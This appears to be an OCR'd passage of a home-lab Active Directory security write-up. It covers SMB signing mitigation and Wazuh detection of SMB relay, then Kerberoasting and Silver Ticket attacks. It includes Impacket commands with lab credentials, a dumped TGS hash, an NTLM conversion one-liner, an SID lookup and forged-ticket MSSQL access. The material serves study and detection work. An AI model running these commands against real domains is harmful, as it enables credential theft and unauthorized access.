
SMB signing can also be enforced across the entire network using Group Policy from the Domain Controller (DC). To configure this, open the Group Policy Editor and navigate to: Computer Configuration > Policies > Windows Settings > Security Settings > Local Policies > Security Options.
Then, enable the following settings:

On the client side:

> *Microsoft network client: Digitally sign communications (always)*
>
> *Microsoft network client: Digitally sign communications (if server agrees)*


On the server side:

> *Microsoft network server: Digitally sign communications (always)*
>
> *Microsoft network server: Digitally sign communications (if client agrees)*



SMB Relay - Wazuh Detection Analysis:

During the attack, I attempted to gain an interactive shell using SMB relay. After my Linux machine successfully established a Netcat session with the target system, Wazuh recorded the activity. Since each machine had the Wazuh agent and Sysmon installed, detailed logs were generated. As shown in the image below, multiple session attempts were captured, reflecting the network behavior and command execution that occurred during the attack.



↓ timestamp	agent.name	rule.description	rule.level	rule.id
Jun 14, 2025 @ 07:17:00.3...	_client1_	Successful Remote Logon Detected - User:\client2 - NTLM authentication, possible pass-the-hash attack - Possible RDP co...	6	92657
Jun 14, 2025 @ 07:04:16.4...	_client1_	Successful Remote Logon Detected - User:\client2 - NTLM authentication, possible pass-the-hash attack - Possible RDP co...	6	92657
Jun 14, 2025 @ 07:04:16.4...	_client1_	Successful Remote Logon Detected - User:\client2 - NTLM authentication, possible pass-the-hash attack - Possible RDP co...	6	92657

When diving deeper into the Wazuh logs, I was able to identify the source machine involved in the connection my Kali machine's IP address as well as the user account that initiated the session. The logs showed that the client2 machine, using a localadmin user, had connected to client1. Wazuh also correlated these details and, based on the behavior, provided an alert in the rule.description field indicating a "possible pass-the-hash attack." This correlation not only revealed the origin and user involved but also flagged the technique likely being used, helping pinpoint the nature of the attack.


```
"eventdata": {
  "subjectLogonId": "0x0",
  "targetLinkedLogonId": "0x0",
  "impersonationLevel": "%%1833",
  "ipAddress": "192.168.1.100",
  "authenticationPackageName": "NTLM",
  "workstationName": "CLIENT-2",
  "lmPackageName": "NTLM V2",
  "targetLogonId": "0x1eaedb",
  "logonProcessName": "NtLmSsp",
  "logonGuid": "{00000000-0000-0000-0000-000000000000}",
  "targetUserName": "client2",
  "keyLength": "0",
  "elevatedToken": "%%1842",
  "subjectUserSid": "S-1-0-0",
  "processId": "0x0",
  "ipPort": "53388",
  "targetDomainName": "TEST_DOMAIN",
  "targetUserSid": "S-1-5-21-3052972777-1979597084-3540963456-1108",
  "virtualAccount": "%%1843",
  "logonType": "3"
},
```


Kerberoasting

Kerberoasting

Kerberoasting is a post-exploitation technique used in Active Directory environments to extract service account credentials **without requiring elevated privileges**. It **targets service accounts that have Service Principal Names (SPNs)** registered in the domain. **Any authenticated domain user can request a Kerberos Ticket Granting Service (TGS) ticket for these SPNs**. These tickets are encrypted using the service account's password hash, which can be extracted and cracked offline to recover the plaintext password.

Attackers typically use tools like **GetUserSPNs.py** (from Impacket) to enumerate SPNs and dump crackable Kerberos tickets. Once the hashes are obtained, they are cracked using password-cracking tools such as Hashcat or John the Ripper. If successful, the attacker gains access to the **service account, which may have elevated privileges or lateral movement potential**. This technique is **stealthy and effective, especially when service accounts use weak or reused passwords**.

In my Active Directory lab environment, I had already obtained a valid domain username and password during a previous attack. Using these credentials, I was able to perform Kerberoasting without requiring administrative privileges. With tools like GetUserSPNs.py, I enumerated the SPNs associated with service accounts and requested their Kerberos service tickets. These tickets were then exported in hash format for offline cracking, demonstrating how easily a low-privileged user can escalate privileges if weak service account passwords are used in the domain.




Kerberoasting Attack Flow

Initiating the Kerberoasting Attack:


As the first step, I used a previously compromised domain user account (Client1) to initiate the Kerberoasting attack. Utilizing the GetUserSPNs.py tool from the Impacket toolkit, I authenticated with the -k flag (to use Kerberos authentication) and enumerated service accounts with registered Service Principal Names (SPNs). If any such accounts are found, I can proceed to request their Kerberos service tickets (TGS) using the -request flag. These tickets are encrypted using the service account's password hash, making them suitable for offline cracking using tools like Hashcat or John the Ripper.


```
└─# impacket-GetUserSPNs TEST_DOMAIN.LOCAL/client1:password@123 -dc-ip 192.168.1.200 -k
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting machine hostname
[-] CCache file is not found. Skipping...
[-] CCache file is not found. Skipping...
ServicePrincipalName        Name      MemberOf  PasswordLastSet  LastLogon  Delegation
--------------------------  --------  --------  ---------------  ---------  ----------
user_svc/test_domain,local  user_svc            <never>          <never>
```



```
└─# impacket-GetUserSPNs TEST_DOMAIN.LOCAL/client1:password@123 -dc-ip 192.168.1.200 -k -request
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting machine hostname
[-] CCache file is not found. Skipping...
[-] CCache file is not found. Skipping...
ServicePrincipalName        Name      MemberOf  PasswordLastSet  LastLogon  Delegation
--------------------------  --------  --------  ---------------  ---------  ----------
user_svc/test_domain,local  user_svc            <never>          <never>


[-] CCache file is not found. Skipping...
$krb5tgs$23$*user_svc$TEST_DOMAIN.LOCAL$TEST_DOMAIN.LOCAL/user_svc*$be87b4baf16a17df019990f7f4c0a974$5b1224ff7f9b3f688abd7ac0bb638090d76875e0d181ad151f3ec0b4f4d3
b5d5bf8a98ea09666f1a4bc54107712cdadb290eb2c7822aa0f6f7609935fda344b55cf25f717142c859980a5fe23ef30d3939ca9ee5a5af439767b34bfbd1a07ef45f005ea6f4b7f921338edad6af16a
ce38d2703721d5d29eebf3a2d13f00a64681ab2a330802501cdf79124c3487b0194acc38ede2d2d6e34e1415bce4750366ab8385ccafc69ab88d5d6de2fac9c234d6914dd3fb612f89b53279e33c8826f
00da079a58d6d5383da150e1d84d99eb7218c312cdd4a95399fd38a925237ca3680da34b8f881aecb40743b2ce7baa6e16773bf766eb75339caae747d0094ea2f60e6e78d68d7549ff2f6a8cdecd9ebf6
f3c6d509666e4434c5e672ac683a02c6340a48a25a67da197ea18bb7ec324017b1b5d7a6855131fabf77d12193c5943654f7f4786bad5f623f1cc81ed988774d9016a0da56e9d0f7d713252e69216ebe3
e2105075c522718e657326c824a50d354862477d7c58ecd36a230f40901c775cf55eb33fd77e8f8803cdee21a69cac6216fc10f7ff7e22d9e65300e41e14266b176eb81c25cebfee79aaea3e9f795843f
15f2ea3500b25c301eb8203ff46caa5da08c44dce88a3f6e991bb707f44ef9de0a6b5ff23af1ba3838961e749141bd56804fdb7904e4b8e8b4ecc2adb2c145f1942fcece7ab41fc5415339b38f59d8d10
bd7e3c1a04e0a2f1ccb708be42a2e2d4c380ec923294ccbcde6efdb95713bac3b080c7046916b83f1116422183a004889ed5daf5ce97694e354a2fc49474ab4db45d3246ff9c22942fa7391580df6e4cb
3e74597247c40cabf8a456f1768c660f5d0af7b2c6c6ca89b08c6f5fc2f68c69a3e5212d393073f332dad64b95d3168792ca245e473f1dbc419596573c6793503daefa95dc9ef95baac334c8aad805950
67d7f4b30f28b42d06d9d573859458262f4ef8824d889031632 0cf8acd5ef6e86634cd9ed38aeb0cf34f545782badccd71f77aaf532ee958a560dac991f6240ab1a8a3cf77cba2ba7366bf148a58a45a0
5e38944a1b57bb3362d7414c4d05077b46853eb03bfe137083168f5b44465a35c2584d941686a8cc3c571686c0495f5d39dfe1da54784c6df606b0babe698b4542927972f7853b54ab129e1eff148e0fb
38a70a568a1ccf6349862aa5521f3d1e5a00e567bc44592b05c7940d6cf036712fac2b81879afd282ab64fe70bba2093d0e7b72403261a6ba7c053b94964c2be6a8f07140dee8cbff2d397528d8438310
ac2d77538c6f7d9e3d9569488a1ec78965fc9421a1832b7378dc472be85bea2377f9dd2009adc7f5e971e4779a7b37e4182b6790058a4f8aa11e54573a8ecf68ad99708121e4cba03bf58ce6742f2c38a
b1d7a86ae630ac55c965d2f55d7dd4433bcc3897aa1f5f2ac9d494086d2fe6e254e433da36c86fab4dada221ce1e85e81efe747cfceb0fb19163d384f286dfbc23fb396f9b9e1760c66fb87549d9693e3
e2bf696ef0ae30c2ff7f7309ea6cceabc04348143ef80b5b5c67a25846ae2ab15375759bf0f2d208cb0d9d8af
```

As shown in the image above, I successfully obtained the Kerberos service ticket (TGS) for a service account in my lab environment. This ticket is saved in a hash format ($krb5tgs$), which can now be cracked offline. To do this, I will use Hashcat, a powerful password recovery tool, with the appropriate cracking mode for Kerberos TGS hashes — which is mode 13100. By providing a wordlist, Hashcat will attempt to recover the plaintext password of the service account. If successful, I can then use these credentials for further privilege escalation in the domain.





Kerberoasting Attack – Mitigation

Kerberoasting attacks, which target service account tickets in Active Directory, can be mitigated by implementing strong password policies, regularly rotating service account passwords, using Group Managed Service Accounts (gMSAs), minimizing service account privileges, and enabling stronger Kerberos encryption (AES). AES-based TGS hashes take longer to crack.Tools like Hashcat can still crack them but it requires more power, time, and effort.

Stronger passwords and enforcing least privilege are the true keys to defending against Kerberoasting and many other attacks in Active Directory environments. By combining proper account management, secure Kerberos encryption, and restricted privileges, the risk of service account abuse can be significantly reduced.

Kerberoasting - Wazuh Detection Analysis:

Wazuh successfully detected activity related to the Kerberoasting phase in the lab environment. The alert was generated under the title:

> "Successful Remote Logon Detected - User: \ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack. (Rule_id:92652)"

Upon reviewing the detailed event log, the attacker's IP address was visible, along with the target machine IP which corresponded to the Domain Controller, the source of the Kerberos ticket (hash) that was captured. Although the alert mentions NTLM and \ANONYMOUS LOGON, it appears that Wazuh interpreted the ticket request or lateral movement behavior as potentially linked to Pass-the-Hash techniques.

Wazuh also enriched the alert with MITRE ATT&CK classifications, mapping the behavior to multiple tactics and techniques:

> Tactics: *Defense Evasion, Lateral Movement, Persistence, Privilege Escalation, Initial Access*
>
> Techniques: *Pass the Hash (T1550.002)*, *Domain Accounts (T1078.002)*

These classifications provide a broader context to the observed activity, even though Kerberoasting itself uses Kerberos authentication. The alert highlights the importance of monitoring service ticket usage and authentication anomalies during post-exploitation phases. Additional correlation with Event ID 4769 would further strengthen detection accuracy for Kerberoasting-specific behavior.

@timestamp	Jul 10, 2025 @ 03:26:26.746
_index	wazuh-alerts-4.x-2025.07.09
agent.id	001
agent.ip	192.168.1.200
agent.name	AD
data.win.eventdata.authenticationPackageName	NTLM
data.win.eventdata.elevatedToken	%%1843
data.win.eventdata.impersonationLevel	%%1833
data.win.eventdata.ipAddress	192.168.1.100

rule.description	Successful Remote Logon Detected - User:\ANONYMOUS LOGON - NTLM authentication, possible pass-the-hash attack.
rule.firedtimes	2
rule.gdpr	IV_32.2
rule.gpg13	7.1, 7.2
rule.groups	win_evt_channel, windows, authentication_success
rule.hipaa	164.312.b
rule.id	92652
rule.level	6
rule.mail	false
rule.mitre.id	T1550.002, T1078.002
rule.mitre.tactic	Defense Evasion, Lateral Movement, Persistence, Privilege Escalation, Initial Access
rule.mitre.technique	Pass the Hash, Domain Accounts
rule.nist_800_53	AC.7, AU.14
rule.pci_dss	10.2.5
rule.tsc	CC6.8, CC7.2, CC7.3
timestamp	Jul 10, 2025 @ 03:26:26.746


Silver Ticket Attack

Silver Ticket Attack

A Silver Ticket attack occurs when an attacker forges a Kerberos Service Ticket (TGS) for a specific service without involving the Domain Controller for ticket validation. This is possible when the attacker has obtained the NTLM hash of the service account associated with the target service (for example, a machine account for CIFS or an application account for MSSQL). With this hash, the attacker can create a fake TGS and inject it into memory, allowing unauthorized access to the service.

To perform a Silver Ticket attack, certain prerequisites must be met. The attacker needs the **NTLM hash of the service account**, which is often a machine account associated with the target service. Additionally, the **Service Principal Name (SPN)** for the service must be identified, along with the **domain name** and its corresponding **SID** (Security Identifier). Finally, the attacker must know the **specific target service name**, such as CIFS for file sharing, HTTP for web services, or MSSQL for database services. These details are essential for forging a valid Kerberos service ticket.

After gathering all the required information, I used **Impacket's** ticketer.py to create a forged Kerberos service ticket. Once the ticket was generated, I injected it into my session, which allowed me to authenticate via Kerberos without contacting the Domain Controller. With this forged ticket, I was able to access the targeted service on the specified system, such as initiating an SMB session, connecting to an SQL service, or executing remote commands. Since the Domain Controller was bypassed during validation, no TGS request was logged on the DC, making this Silver Ticket attack much harder to detect compared to other Kerberos-based techniques.



Silver Ticket Attack Flow

Initiating the Silver Ticket Attack:

As the first step, I needed a service account to target for this attack. In this lab, I decided to use the same service account that I previously compromised during the Kerberoasting attack. From that attack, I had already obtained the Kerberos hash and successfully cracked it to retrieve the clear-text password. Using this password, I converted it into an NTLM hash, which is required for generating the forged Kerberos service ticket with Impacket. This NTLM hash will allow me to craft a valid Silver Ticket for the MSSQL service.

I converted the cracked password into an NTLM hash using the following standard Linux command:

echo -n '<password>' | iconv -f UTF-8 -t UTF-16LE | openssl dgst -md4

To obtain the Domain SID, I used the rpcclient tool, which is preinstalled in Kali Linux. I authenticated using the previously compromised domain user credentials and the Domain Controller's IP address. The command I used was:

rpcclient -U "username" <DC_IP>

Once connected I executed the
"**lookupnames administrator**"

command to retrieve the SID for the domain. The output included the Administrator SID in the format S-1-5-21-xxxxxxxxxx-xxxxxxxxxx-xxxxxxxxxx-500. By removing the last part (-500), I extracted the base Domain SID, which is required for generating the Silver Ticket.


After gathering all the required details the NTLM hash of the service account, the domain name, the domain SID, and the SPN for the MSSQL service I proceeded to generate the Silver Ticket using Impacket's ticketer.py tool. The command I used was:

As the next step after generating the Silver Ticket, I set the KRB5CCNAME environment variable to point to the forged ticket. This ensures that Kerberos-aware tools, such as impacket-mssqlclient, use the forged ticket for authentication instead of requesting a new one from the Domain Controller. This step is critical in a Silver Ticket attack because it allows access without any interaction with the Domain Controller, making the attack more difficult to detect.

export KRB5CCNAME=<ticket_file.ccache>

The last step was to connect to the MSSQL service using the forged Silver Ticket. Since the KRB5CCNAME environment variable was set, I used the impacket-mssqlclient tool with the -k flag for Kerberos authentication.

impacket-mssqlclient tryingfakesqluser@test_domain.local -k -dc-ip 192.168.1.200



If the configuration is correct, this command establishes an authenticated session with the MSSQL server without contacting the Domain Controller, completing the Silver Ticket attack.

Silver Ticket Attack – Mitigation

